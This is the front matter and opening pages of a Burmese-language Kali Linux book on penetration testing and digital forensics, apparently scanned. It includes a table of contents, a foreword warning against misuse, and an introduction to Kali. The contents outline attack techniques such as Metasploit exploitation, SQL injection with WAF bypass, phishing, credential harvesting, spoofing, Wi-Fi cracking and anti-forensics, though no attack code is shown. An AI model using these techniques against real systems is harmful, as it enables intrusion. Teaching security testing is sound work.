


[Kali Linux]

[Kali Linux]

OPERATING SYSTEM FOR  
**HACKERS & FORENSICS INVESTIGATORS**



OPERATING SYSTEM FOR  
**HACKERS**  
**& FORENSIC INVESTIGATORS**



root: ~# cat author.txt  
root: ~# Joemin, Nyaung Yan



## **Kali Linux: Operating System For Hackers & Forensic Investigators**

---

ଓঃ মেঁ  
মেলান্দৰ

## ကျေးဇူးတင်စကား

- အနိမ့်အမြတ် ပါးပါးအား အမျှေးထား၍
- MrLinuxer ၏ ပထမဆုံး Product အပေါ်တွင် ယုံကြည်စွာဖြင့်ထုတ်ဝေပေးခဲ့သည့် Ko G-four
- စာအုပ်အတွက် အမှာစာသီးသန်းရေးပေးပြီး၊ လိုအပ်သည်များ ဖြည့်စွက်၊ လမ်းညွှန်ပေးခဲ့သည့် ဦးတီး(Tweetycoaster)
- နှမှနာဖတ်ရှုပြီး မှတ်ချက်နှင့် အကြံပြုချက်များပေးခဲ့ကြသည့် Hats အသီးသီးမှ မိတ်ဆွေ၊ သူငယ်ချင်းများ အားလုံးကို အထူးပင်ကျေးဇူးတင်ရှိပါကြောင်း မှတ်တမ်းတင်အပ်ပါသည်။

**MrLinuxer**

## မာတိကာ အကျဉ်း

- အမှာစာ	i
- မိတ်ဆက်	vi
<b>အခန်း (၁) Kali &amp; PenTest မိတ်ဆက်</b>	1
<b>အခန်း (၂) Reconnaissance</b>	27
<b>အခန်း (၃) Scanning &amp; Vulnerability Assessment</b>	53
<b>အခန်း (၄) Exploitation</b>	85
<b>အခန်း (၅) Web Application Exploitation</b>	117
<b>အခန်း (၆) Client Side Attacks</b>	181
<b>အခန်း (၇) Wireless Network Hacking</b>	215
<b>အခန်း (၈) Digital Forensics &amp; Investigation</b>	239
<b>အခန်း (၉) Linux Forensics</b>	247
<b>အခန်း (၁၀) Memory Forensics</b>	277
<b>အခန်း (၁၁) Network Forensics</b>	309
<b>အခန်း (၁၂) Application Forensics</b>	325
<b>အခန်း (၁၃) File Carving &amp; File Recovery</b>	337
<b>အခန်း (၁၄) Anti-Forensics</b>	353
<b>ကျမ်းကိုးစာရင်း</b>	377

## မာတိကာ အကျယ်

### အခန်း (၁) Kali & PenTest စိတ်ဆက်

➤ Kali ဆိုတာဘာလဲ	2
➤ Kali Installation	3
➤ Live USB Install	11
➤ Updating the OS and Applications	13
➤ Installing Additional Applications	17
➤ Anonymity	20
○ Setup OpenVPN in Kali	
➤ PenTest Methodology & Kali Tools Categories	24

### အခန်း (၂) Reconnaissance

➤ DNS Recon	29
○ Nslookup	
○ Domain Information Groper (Dig)	
○ Fierce	
➤ Whois Reconnaissance	36
➤ Deepmagic Information Gathering Tool (Dmitry)	38
➤ Route Information	39
○ Itrace	
○ Tcptraceroute	
➤ Theharvester	41
➤ Maltego	41
➤ Open Web Information Gathering	45
○ Google Hacking Database (GHDB)	45
○ Searching The Internet For Clues	47
■ Facebook	
■ Netcraft	

- ViewDNS
- Ewhois
- SHODAN
- YouGetSignal
- Zone-h

## **အခန်း (၃) Scanning & Vulnerability Assessment**

➤ Scanning Types & Methodology	54
➤ King of Scanners (Nmap)	56
➤ Operating System & Version Detection	63
➤ Nmap Scripting Engine	67
➤ Types of Vulnerabilities	68
➤ Open Vulnerability Assessment System (OpenVAS)	69
○ OpenVAS Desktop	75
➤ Nessus	75

## **အခန်း (၄) Exploitation**

➤ Searching Exploit-DB	87
➤ Exploit-DB at Hand	88
➤ Metasploit Framework	93
➤ Starting Metasploit Framework	96
➤ MSFConsole	97
➤ Exploiting Windows Machine	98
➤ Meterpreter Payload	107
➤ Exploiting Linux Machine	113

## **အခန်း (၅) Web Application Exploitation**

➤ Web Application Vulnerabilities	119
○ SQL Injection (SQLi)	
○ Cross-Site Scripting (XSS)	

○ Local File Inclusion (LFI)	
○ Remote File Inclusion (RFI)	
○ Cross-Site Request Forgery (CSRF)	
○ Security Misconfiguration	
○ Broken Authentication	
➤ Web Application PenTest Methodology	123
➤ Detecting Web Application Firewall (WAF)	124
➤ Mapping the Web Application	126
➤ Starting with Burp Suite	126
➤ Finding and Exploiting the Web Application	134
➤ Scanning Web Application with OWASP-ZAP	154
➤ The Art of SQLMap	158
➤ Bypassing Web Application Firewalls	170
➤ SQLMap's Tamper Scripts	171
➤ Hashes and Cracking Passwords	174
○ Hash-identifier	
○ Findmyhash	
○ John the Ripper & Johnny	
○ Hydra & Xhydra	

## **အခန်း (၆) Client Side Attacks**

➤ Social Engineer Toolkit(SET)	183
➤ Spear-Phishing Attack	188
➤ Credential Harvester Attack	193
➤ Infectious Media Generator Attack	197
➤ Man-In-The-Middle (MITM) Attack	200
➤ ARP Spoofing Attack	201
➤ DNS Spoofing Attack	202
➤ Ettercap	203
➤ Driftnet	211
➤ Session Hijacking	211

## **အခန်း (၇) Wireless Network Hacking**

➤ Wireless Network Terminology	216
○ Ad-hoc (Peer-to-Peer)Mode	
○ Infrastructure Mode	
○ Extended Service Set (ESS)	
○ Service Set Identifier (SSID)	
○ Monitor Mode	
○ Basic Service Set Identifier (BSSID)	
➤ Main IEEE 802.11 Protocols	218
➤ Wireless Security Basics	219
○ Disable SSID Broadcasting (or) Invisible Mode	
○ MAC Address Filtering	
○ Wired Equivalent Privacy (WEP)	
○ Wi-Fi Protected Access (WPA/WPA2)	
➤ Aircrack-ng Suite	221
➤ Discovering Hidden SSID	224
➤ Bypass MAC Filtering	228
➤ Attacking WEP Encrypted Networks	230
➤ Attacking WPA/WPA2 PSK Encrypted Networks	233
➤ Wi-Fi Protected Setup (WPS) Cracking	236

## **အခန်း (၈) Digital Forensics & Investigation**

➤ Digital Forensics ပြည်ရွင်းရည်ရွယ်ချက်	240
➤ Data ဆိုတာ	241
➤ Information ဆိုတာ	241
➤ Digital Evidence ဆိုတာ	242
➤ Organizational Security ဆိုတာ	242
➤ Digital Forensics Scope အကြောင်း	243
➤ Digital Forensics Tools များအကြောင်း	245

## **အခန်း (၉) Linux Forensics**

➤ Linux အခြေခံ Tools များကို လွှဲလာကြည့်ခြင်း	248
➤ Digital Forensics Process အကြောင်း	249
➤ ယူတိုဘယ်လိုချိတ်ဆက်လုပ်ဆောင်ကြသလဲ	250
➤ File Hashing များအကြောင်း	254
➤ Image Acquiring ဆိုတာ	257
➤ md5sum နှင့် File Hashing ပြလုပ်ခြင်း	257
➤ SHA-1၊ SHA2 တို့ဖြင့် Hashing ပြလုပ်ခြင်း	262
➤ HDD များကို Hash Value တွက်ယူခြင်း	263
➤ Raw Imaging Format များအကြောင်း	267
➤ Imaging ဆိုတာ	267
➤ Disk Image ရယူခြင်း	270
➤ dd ဖြင့် HDD Partition အား Imaging ရယူခြင်း	271
➤ dcfldd ဖြင့် SD Card အား Imaging ရယူခြင်း	272
➤ dc3dd ဖြင့် Memory Stick အား Compressed Imaging ရယူခြင်း	275

## **အခန်း (၁၀) Memory Forensics**

➤ Memory Forensics အကြောင်း	278
➤ Linux System ပေါ်မှ Memory Image ရယူခြင်း	280
➤ Memory ပေါ်ဘုင်ခိုအောင်းနေသော Zeus Trojan အားစစ်ဆေးခြင်း	295

## **အခန်း (၁၁) Network Forensics**

➤ Network Forensics အကြောင်း	310
➤ Tcpdump ဖြင့် Traffic Capture ပြလုပ်ခြင်း	310
➤ Xplico ဖြင့် Life Capture ရယူခြင်း	313
➤ Xplio ဖြင့် Caputre ဖိုင်များအားစစ်ဆေးခြင်း	320

## **အခန်း (၁၂) Application Forensics**

➤ PDF Forensics ပြလုပ်ခြင်း:	326
➤ Pdfid Tool ဖွင့်စစ်ဆေးခြင်း:	326
➤ Pdf-parser Tool ဖွင့်စစ်ဆေးခြင်း:	329
➤ Spider Monkey အား Kali Linux ကွင်း Install လုပ်ခြင်း:	331
➤ Peepdf ကိုအသုံးပြခြင်း:	334

## **အခန်း (၁၃) File Carving & File Recovery**

➤ Forensics Carving ပြလုပ်ခြင်း:	338
➤ Data Carving ပြလုပ်ခြင်း:	339
➤ File Carving နဲ့ File Recovery တို့၏ ခြားနားချက်	341
➤ Foremost ကိုအသုံးပြခြိုးပျောက်ဆုံးသွားသောဖိုင်များအားပြန်လည်ရှာဖွေခြင်း:	342
➤ Recoveryjpeg ကိုအသုံးပြခြိုးJPEG File များအားပြန်လည်ရယူခြင်း:	345
➤ dd Image များအား Mount လုပ်၍ကြည့်ခြင်း:	348

## **အခန်း (၁၄) Anti-Forensics**

➤ Rootkits ဆိုတာ	354
➤ Chkrootkit ကိုအသုံးပြခြင်း:	354
➤ Truecrypt ကိုအသုံးပြခြင်း:	357
ကျမ်းကိုးစာရင်း:	377

**“The Only Way to Stop a Hacker**

**is to Think Like One.”**

## အမှာစာ

သတင်းအချက်အလက်နည်းပညာဟု မြန်မာလိုပေါ်ဝေါနကြသည့် Information Technology ကြောင့် ကမ္ဘာကြီးပြောင်းလဲသွားခဲ့ရခြင်းကို မည်သူမျှမငြင်းနိုင်ပါ။ ယင်းသည် (၂၀) ရာစု၏ စက်မှုတော်လှန်ရေးအသစ်လည်းဖြစ်သည်။ ဥရောပ အလယ်ခေတ်နောင်းပိုင်းကပေါ်ပေါက်ခဲ့သည့် စက်မှုတော်လှန်ရေးကြောင့် ကမ္ဘာကြီးပြောင်းလဲခဲ့ခြင်းထက် ယခုသတင်းအချက်အလက်နည်းပညာအခြေခံစက်မှုတော်လှန်ရေးကြောင့် ပြောင်းလဲသည်က ပိုမိုအရှိန်အဟုန်မင်းမားသည်။ ကမ္ဘာပြည် သူလူထု၏ လူမှုရေး၊ စီးပွားရေး၊ ပညာရေးနှင့် နိုင်ငံရေးတို့ပါ အကြီးအကျယ် ပြောင်းလဲသွားသည်။

သတင်းအချက်အလက်နည်းပညာကြောင့် ကမ္ဘာတစ်ဝန်းရှိပြည်သူအချင်းချင်း အပြန်အလှန်ဆက်ဆံရေးသည် သက်ဆိုင်ရာအစိုးရတို့၏ ထိန်းချုပ်မှုအောက်မှလွတ်မြောက်လာခဲ့သည်။ နယ်နိမိတ်ကန့်သတ်ချက်မှန်သမျှကိုရှိက်ချိုးလိုက်သော သတင်းအချက်အလက်နည်းပညာကြောင့် ကမ္ဘာပြည်သူများသည် လမ်းလျောက်နေရင်းကပင်လျှင် ကမ္ဘာ၏အစွမ်းတစ်ဖက်ရှိ မိတ်ဆွေတို့နှင့် အပြန်အလှန်ဆက်သွယ်ပြောဆိုနိုင်လာကြသည်။ သတင်းစီးဆင်းမှုရေအလျင်ကို မည်သည့်တာတမ်းဖြင့်မျှတုပ်၍မရနိုင်တော့။ နှစ်နိုင်ငံဆက်ဆံရေးဝယ် အစိုးရအချင်းချင်း အပြန်အလှန်ဆက်ဆံရေးထက် ပြည်သူအချင်းချင်း အပြန်အလှန်ဆက်ဆံရေးက ပိုမိုအမိန့်ကျေလာသည်။

ထိုအတူပင် ကမ္ဘာကြီး၏အစွမ်းတစ်ဖက်မှသည် အခြားအစွမ်းတစ်ဖက်ဆီသို့ အချိန်မရွေးချေးဝယ်ထွက်နိုင်သည်။ တော်ကြိုးကြားရွာကလေးများမှသည် တိုးတက်သောနိုင်ငံကြီးများ၏ တက္ကသိုလ်များဆီမှ ပညာတွေလေ့လာသင်ယူနိုင်သည်။ ထိန်းချုပ်မှုလွန်ကဲသော အာဏာရှင်စနစ်တွေ ပျောက်ကွယ်ကုန်ကြသည်။ ထိုနည်းတူစွာပင်လျှင် စွဲသားအောက်ခံခုံပေါ်တွင် တည်ဆောက်ထားသည့်ကျောက်ရှုပ်ကြီးဟုဆိုသော အရင်းရင်စနစ်သည်လည်း တစ်စထက်တစ်စ ယိုင်နှုံလာနေ၏။

ကမ္မာကြီးသည် ရွာကြီးတစ်ရွာအဖြစ်ရောက်စပြနေပြီ။ သတင်းအချက်အလက်နည်းပညာရေအလျင်ကို မည်သူမျှတားဆီး၍မရတော့။ ယင်းရေအလျင်အတိုင်း အလိုက်သင့်မျှာချကြရမည်။ အင်အားပြင်းထန်သော ရေအလျင်ကိုဆန့်ကျင်သူတို့ သည် မူချမသွေကျိုးကြပျက်ဆီးကြရမည်တည်း။

ဤဘွင်း ဖြစ်မြေစမွှတာအတိုင်း သတင်းအချက်အလက်တို့၏ လုံခြုံရေးမှာ အရေးကြီးလာသည်။ အရေးကြီးသောသတင်းအချက်အလက်လေးတစ်ခု ပေါက်ကြား သွားသည်နှင့် မဟာကော်ပိုရေးရှင်းကြီးတစ်ခုလုံး ပြောလွှားနိုင်သည်။ အစိုးရအချင်း ချင်း ဆက်ဆံရေးတွေ ရုတ်ချည်းတင်းမှသွားနိုင်သည်။ မိမိတို့၏ ဘဏ်စာရင်းအတွင်းမှ ငွေတွေ သူများလက်ပါသွားနိုင်၏။ ယဉ်စွာအဆုံးမိမိ၏ကိုယ်တာဆိုင်ရာ အချက်အလက်တွေ လူတကာသိကုန်လိမ့်မည်။

ထို့ကြောင့် သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးနှင့် ပတ်သက်၍ သီးသန့်ကဏ္ဍတစ်ခုဖွင့်ကာ လေ့လာကြရတော့သည်။ သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးသည် နိုင်ငံတော်အဆင့်ဖြစ်လာသည်။ ထို့ကြောင့် တစ်ဦးချင်းတစ်ယောက်ချင်းလေ့လာကြသည်မှ အစုအစွဲနှင့် ပူးပေါင်းလေ့လာကြသည်။ မိမိတို့သိရှိလာသွားတို့ကို မျှဝေပေးကြရာမှ သင်တန်းတွေအမျိုးမျိုး ဖွင့်လှစ်လာကြသည်။ သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးဆိုင်ရာ ဘွဲ့တွေ၊ခစ်ပလိုမာတွေ ပေးလာကြသည်။ သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးကျမ်းကျင်သူများကိုလည်း မိမိတို့ လုပ်ငန်းများတွင် နေရာပေးခန့်ထားလာကြရတော့သည်။ မဝေးတော့ပြီဖြစ်သော အချိန်တစ်ချိန်တွင် နိုင်ငံများ၌ သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးဝန်ကြီးဌာနများပင် အသီးသီးပေါ်ပေါက်လာနိုင်၏။

ထို့ကြောင့်ပင်လျှင် ပညာလိုလားအမျိုးကောင်းသားများအတွက် သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးဆိုင်ရာ စာအုပ်စာတန်းများလည်း ကမ္မာတစ်ဝန်းတွင် များစွာပင်ထွက်ရှိလာကြသည့်အလျောက် ယခုစာဖတ်သူလက်ထဲမှ စာအုပ်သည်ပင်လျှင် သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးကဏ္ဍအတွက် ရေးသားပုံးပိုးထားသော စာအုပ်တစ်အုပ်ဖြစ်နေလေပြီ။

သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးကို စတင်လေ့လာမည့်သူများအတွက် ရည်ရွယ်၍ စာရေးသူတို့က ရေးသားပြုစုထားကြသည်။ စာတွေ၊ တွင်သာမျှမက ကိုယ်တွေ၊ ကြံ့ဖူးခဲ့သည်တို့ကိုပါ ပေါင်းစပ်ရေးသားထားသဖြင့်လည်း စာအုပ်သည် ရှင်သန လှပ်ရှားနေ၏။ မိမိတာဝန်ယူရသည့် သတင်းအချက်အလက်များ၏ လုံခြုံရေးကို ဆန်းစစ်လေ့လာသူတို့အတွက် ရှေးဦးစွာပြုလုပ်ရမည် စုစုစုံထောက်လှမ်းခြင်းမှာအပြု၍ အစိမ့်တယ်နည်းဖြင့်အတိက်အခိုက်ခံလိုက်ရခြင်းကို ပြန်လည်စုစုံစေးဖော်ထုတ်ခြင်းအထိ အဆင့်ဆင့် ရှင်းလင်းရေးသားထားသဖြင့်လည်း သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးဆိုင်ရာ အကိုစုံလင်သော စာအုပ်တစ်အုပ်ဖြစ်နေသည်။

သတင်းအချက်အလက်နည်းပညာနယ်ပယ်တွင် အပြည့်စုံဆုံးနှင့်အကောင်းဆုံးဟု သတ်မှတ်ထားသည့် Kali Linux ကို အခြေခံ၍ရေးသားပြုစုထားသဖြင့်လည်း သတင်းအချက်အလက်နည်းပညာကိုလုံခြုံရေးကို လေ့လာရင်း Linux OS တစ်ခုနှင့် ပါ ရင်းနှီးကျွမ်းဝင်သွားပေလိမ့်မည်။ အဆိုပါ Kali Linux နှင့်အကူ အခြားလေ့လာရန်လိုအပ်သည့် Lab ဖိုင်များ အပြည့်အစုံထည့်သွင်းပေးထားသော DVD ချပ်လည်း စာအုပ်နှင့်အကူ ပူးတွဲပါရှိသည်။ Kali Linux တွင် ပါရှိသည့် Tools များကိုလည်း တစ်ဆင့်ပြီးတစ်ဆင့်တက်၍ တင်ပြထားသည့်အပြင် အသုံးပြုပုံအဆင့်ဆင့်ကိုပါ အသေးစိတ်ရှင်းလင်းရေးသားထားသည်။ စာဖတ်သူတို့အတွက် "စိမ့်" နေမည့် ဝေါဘာရအသုံးအနှစ်းများကိုလည်း ပြန်လည်ရှင်းလင်းရေးသားထားသေးသည်။ ထို့အပြင် စာရေးသူတို့၏ အယူအဆကောလေးများကိုပါ ပေါင်းစပ်ထည့်သွင်းရေးသားထားသဖြင့် ယင်းကိုအခြေခံ၍ မိမိတာဝန်ယူမည့်အတွက် အယူအဆများကို ထပ်ဆင့်ပွားများနှင့်လိမ့်မည်။

သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးသည် PoC(Prove of Concept) ဟုခေါ်သည့် အယူအဆ၏သက်သေပြုချက်တို့အပေါ်တွင်များစွာ အခြေတည်သည်။ သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးဆိုင်ရာနည်းလမ်းများသည် မျက်လှည့်ခွဲတွင် အကြိုက်ကြည့်ရသည့်နှင့် ရင်သပ်ရှုမောရသည့်တိုင်အောင် ယင်းမျက်လှည့်တို့သည် ရှိုးစင်းသေချာသော အခြေခံ PoC များမှသာလျှင် အခြေခံ၍ပေါ်ပေါက်လာရခြင်း

ဖြစ်လေ၏။ ထို့ကြောင့် ယခုစာအပ်ကို သာမန်ဖတ်ရှုရုံမျှသာမက မိမိကိုယ်ပိုင် PoC များကိုလည်း ကြံဆဖော်ထဲတ်နိုင်ရန်ကြီးစားကြရမည်။ ထိုသို့ကြံဆဖော်ထဲတ်နိုင်ကြစေရန်လည်း စာအပ်ပြစ်သူတို့က ကြီးစားတင်ပြထားကြသည်။ သူတို့သိသူကို အကုန်သွန်ချု၍ လေ့လာလိုသူတို့အတွက် မချင်းမချုန်ဖော်ပြထားသည်။ မိမိတို့ကသာ ခွက်ကောင်းကောင်းဖြင့် ခံယူနိုင်ဖို့လို၏။ ပြည့်နေသောခွက်တစ်လုံးသည် မည်သည့်အရာကိုမျှ ထပ်မံလက်မခံနိုင်တော့လေရကာ၊ မိမိတို့ခံယူမည့်ခွက်များတွင် ဘာမျှရှုမနေစေရန်လည်း အရင်ကြိုတင် သွန်မောက်ရှင်းလင်းထားဖို့တော့လိုပေလိမ့်မည်။

ယခုစာအပ်ကိုရေးသားသူတို့သည် လူငယ်များပင်ဖြစ်ကြလင့်ကစား သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးကို တစိုက်မတ်မတ်လေ့လာခဲ့သူများဖြစ်ကြသည့်အပြင်၊ လက်တွေ့တွင်လည်း ယင်းနှင့်ပတ်သက်၍ လုပ်ကိုင်နေကြသူများလည်းဖြစ်သည်။ အချိန်နှင့်အမျှ မရပ်မနားဆက်လက်လေ့လာနေကြဆဲလည်း ဖြစ်သောကြောင့် စာတွေ့ရော၊ လက်တွေ့ပါ ပြည့်စုံကြသူများဖြစ်သည်။ ထို့ကြောင့် သူတို့နှစ်ဦးရေးသားပြစ်ထားသော စာအပ်ကို သေချာစွာဖတ်ရှု၍ ညွှန်ကြားထားသည့်အတိုင်းလက်တွေ့လေ့ကျင့်မှုများကိုပါ ပူးတွဲလေ့ကျင့်လိုက်ပါက သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးနှင့်ပတ်သက်၍ အခြေခံကောင်းတစ်ခုကိုတော့ ပိုင်ပိုင်နိုင်ရရှိကြမည်ကတော့ သေချာပါသည်။

ယခုအမှာစာကိုရေးသားနေသူသည် တစ်ကိုယ်ရည်သုံးကွန်ပျူးတို့ကို လွန်ခဲ့သည့် (၂၆) နှစ်ကတည်းကပင်လျှင် ကိုင်တွယ်အသုံးပြခဲ့သူဖြစ်ပြီး၊ သတင်းအချက်အလက်နည်းပညာလုံခြုံရေးနယ်ပယ်တွင်လည်း **Yangon Ethical Hacker Group** ကို ပူးတွဲတည်ထောင်ခဲ့သူတစ်ဦးဖြစ်ပါသည်။ သို့တိုင်အောင် နေ့စဉ်တိုးတက်ပေါ်ပေါက်လျှက်ရှိသည့် သတင်းအချက်အလက်နည်းပညာတို့ကို ယနေ့အချိန်အထိ လေ့လာသင်ယူနေရဆဲပင်ဖြစ်သည်။ ဆိုလိုသည်မှာ စာတစ်စောင် ပေတစ်ဖဲ့ဗျကို ဖတ်ရှုကာ လက်တွေ့အရလည်း အတန်ငယ်လေ့ကျင့်ပြီးနောက် မိမိကိုယ်ကို ထပ်မံလေ့လာစရာမလိုတော့အောင် ပြည့်စုံသွားပြီဟု မမှတ်ယူကြရန်ပင်ဖြစ်သည်။

ယခုစာအိပ်မှာလည်း ပညာရေးဆိုင်ရာအထောက်အကူဖြာအတွက် (for Educational Purpose) သာရေးသားပြုစုထားခြင်းသာလျှင်ဖြစ်သောကြောင့် ယခုစာအိပ်ကိုဖတ်ရှုပြီး ပညာရှင်တစ်ဦးဖြစ်လာလိမ့်မည်မဟုတ်။

ထို့အပြင် မိမိတတ်မြောက်ထားသည့် နည်းပညာကို အလွှဲသုံးစားမပြုရန်က လည်း အထူးအရေးကြီးလှပေ၏။ မသိ၍၍ကျိုးလွန်မိပါသည်ဟုဆိုစေကာမူ တည်ဆောက်ခြင်းလွန်လိမ့်မည်မဟုတ်သလို၊ ဥပဒေ၏အထက်တွင်လည်း မည်သူမျှ မရှိပါ။ ဥပဒေကို လက်တစ်လုံးခြားလှည့်ပတ် ရှောင်တိမ်းနိုင်သည်ဆိုခြင်းမှာလည်း အချိန်အခိုက်အတန်းတစ်ခုမျှသာဖြစ်ပါသည်။

ခင်မင်လေးစားလျှက်

Tweetycoaster

tweetycoaster@gmail.com

## မိတ်ဆက်

Operating System For Hackers & Forensic Investigators စာအုပ်နဲ့  
ပတ်သက်ပြီး အနည်းငယ်ပြောချင်ပါတယ်။ Information Security နယ်ပယ်ကို  
စတင်လေ့လာတဲ့သူများအနေနဲ့ အများစုံဟာ သက်ဆိုင်ရာ Tutorials တွေကို  
လေ့ကျင့်ရင်းနဲ့ Practical ကို ပိုအားသန်သွားကြတာကိုတွေ့ရပါတယ်။ သို့သော်  
ဤဗြား Information Security နယ်ပယ်ဟာ Theory နဲ့ Practical ကို မျှတစ္ဆာသွားနိုင်  
မှုသာ အကျိုးရှိစေနိုင်မှာပို့ ယခုဒီစာအုပ်မှာ Kali Linux ကို အခြေပြုပြီး ရေးသား  
ထားသော်လည်း အခြားဆက်စပ်နေသည့် Security သဘောတရားများကိုပါ  
ရောသမဖွေ့ပြီး အလွယ်ကူးဆုံးနဲ့ အရှိုးရှင်းဆုံးဖြစ်အောင် ထည့်သွင်းရေးသားထားပါ  
တယ်။ ဘာသာပြန်ရုံသပ်သပ်မဟုတ်ဘဲ သိသင့်သိတိကိုမှတ်သင့်၊ မှတ်ထိုက်သည်  
များကို Basic & Intermediate Level ထို့ မျှတအောင် ရေးသားပေးထားခြင်း  
လည်း ဖြစ်ပါတယ်။

သင်ခန်းစာများထက် အနည်းငယ်ဟာ အင်တာနက်မှာ အလွယ်တကူရှာဖွေ  
လို့ရတဲ့ လေ့ကျင့်ခန်းများဖြစ်နေပါတယ်။ ယခုမှ စတင်လေ့လာမည့် Beginners  
များအတွက် ပိုမိုရည်ရွယ်ပြီး အဆက်မပြတ်အောင်လို့ ထည့်သွင်းပေးထားခြင်းဖြစ်ပါ  
တယ်။ ဒီအပြင် ကျွန်ုတ်တို့တွေ့ကြုံခဲ့ဖူးသည့်အတွေ့အကြုံများကိုပါ အခြေခံပညာ  
ရပ်များနဲ့ပေါင်းစပ်ပြီး အတတ်နိုင်ဆုံးစုံစုံလင်လင်ဖြစ်အောင် ကြိုးစားပြစ်ထားတဲ့အ  
တွက် ယခုစာအုပ်ကို အစမှအဆုံးတိုင် ဖတ်ရှု၊ လေ့လာ၊ လေ့ကျင့်ပြီးသွားတဲ့အခါမှာ  
Information Security နယ်ပယ်မှာ ထိုက်သင့်တဲ့အတိုင်းအတာတစ်ခုထိ စာတွေ့  
ရော၊ လက်တွေ့ပါ အကျိုးဖြစ်ထွန်းသွားမယ်လို့ စာရေးသူ ကျွန်ုတ်တို့အနေနဲ့  
အကြွင်းမဲ့ ယုံကြည်ပါတယ်။

သို့သော်ယခုစာအုပ်ပါဝင်သည့် အကြောင်းအရာများ၊ လက်တွေ့စမ်းသပ်  
ချက်များကို လေ့ကျင့်ရာမှာ တည်ဆောပအနေ့ ဤစွန်းစေသည့်နေရာများတွင် စမ်း  
သပ်ခြင်း၊ ပြုလုပ်ခြင်းများမှဖြစ်ပေါ်လာမည့် ကိစ္စရပ်များကို စာရေးသူကျွန်ုတ်တို့

နှင့် လုံးဝ(လုံးဝ) သက်ဆိုင်ခြင်း မရှိသလို၊ တာဝန်ယူဖြေရှင်းပေးခြင်းမျိုးလည်း  
ပြုလုပ်ပေးမည် မဟုတ်ကြောင်းကို အထူးသတိပေးလိုပါတယ်။

**MrLinuxer**

အခန်း (၁)

## Kali & PenTest မိတ်ဆက်

“**Pentesting is Proactive.**  
**Incident Response is Reactive.”**

Brought To You By UGMH

## Kali ဆိုတာဘာလ

Kali ဆိုတာဘာလ၊ ဟိန္ဒြာတွေရဲနတ်သမီးတစ်ပါလား၊ မိလစ်ပိုင်လူမျိုးတွေရဲ ကိုယ်ခံပညာရပ်တစ်ခုလား ဒါမှုမဟုတ် ကင်ညာနိုင်ငံသားတွေရဲ စကားလုံးတစ်ခု လားဆိုတော့ အဲဒါတွေတစ်ခုမှုမဟုတ်ပါဘူး။ ဒါဆိုရင်ဘာလဲ။ Kali ဆိုတာ Linux မူကွဲတစ်ခုရဲ နာမည်တစ်ခုသာဖြစ်ပါတယ်။ Kali ဟာ BackTrack ကို ပြန်လည်ပြင်ဆင် ဆန်းသစ်ထားတဲ့ OS တစ်ခုပါ။ BackTrack ဆိုတာကတော့ PenTester တွေအတွက်အကောင်းဆုံးနဲ့ အသင့်တော်ဆုံးပါလို့ သတ်မှတ်ခံထားရတဲ့ Linux Distribution တစ်ခုဖြစ်ပါတယ်။ ဒီနေရာမှာ BackTrack ရဲအကြောင်းလေး အနည်းငယ်ပြောချင်ပါတယ်။ BackTrack ဆိုတာ Security အတွက် ရည်ရွယ်ပြီး ထုတ်လုပ်တဲ့ IWHAX၊ WHOPPIX နဲ့ Auditor ဆိုတဲ့ Linux မူကွဲ(၃)မျိုးကို ပေါင်းစပ်ဖြစ်ပေါ်လာတာဖြစ်ပါတယ်။ ယခုအဲဒီ Kali ကို တစ်နည်းအားဖြင့် BackTrack 6 လို့ ပြောမယ်ဆိုရင်လည်း ပြောလို့ရပါတယ်။ အဲဒီ BackTrack နဲ့ Kali နှစ်မျိုးစလုံးကို Offensive Security ကနေပဲ Develop လုပ်တာဖြစ်ပါတယ်။ ဒါကြောင့် Kali ဟာ PenTester တွေအတွက် အကောင်းဆုံးပါလို့ဆိုတဲ့ OS ကို ပိုမို ကောင်းမှန်အောင် ပြင်ဆင်ထားရဲ့ OS ဆိုတော့ အကောင်းဆုံးရဲ့အကောင်းဆုံးပါပဲ။

BackTrack ထက်ပိုပြီးသာလွန်တဲ့အချက်တွေကိုပြောရမယ်ဆိုရင်တော့ Kali ဟာ Debian Based ဖြစ်ပါတယ်။ ဒါကြောင့် Ubuntu Based ဖြစ်တဲ့ BackTrack ထက် Security ပိုင်းဆိုင်ရာမှာရော၊ Package Update ဖြစ်တဲ့အပိုင်းမှာပါ ပိုမိုသာလွန်ပါတယ်။ OS ကို Upgrade ပြုလုပ်တဲ့အခါမှာလည်း BackTrack မှာတုန်းက BT4 ကနေ BT5 ကို Upgrade ပြုလုပ်ချင်တယ်ဆိုရင် အစအဆုံး Reinstall ပြုလုပ်ရပါတယ်။ အခု Kali မှာ အဲဒီလိုအစအဆုံး Reinstall ပြုလုပ်စရာ မလိုတော့ပါဘူး။ **apt-get dist-upgrade** ဆိုတဲ့ Command ကို အသုံးပြုပြီး Next Major Distribution ကို တိုက်ရိုက် Upgrade ပြုလုပ်နိုင်ပါတယ်။ Kali ရဲ Repository ကိုလည်း ယုံကြည့်စိတ်ချရတဲ့ Developers များရေးသားတဲ့ Packages များသာ အသုံးပြုထားတဲ့အတွက် လုံခြုံစိတ်ချစွာသုံးစွဲနိုင်ပါတယ်။ ဒါအပြင်နောက်

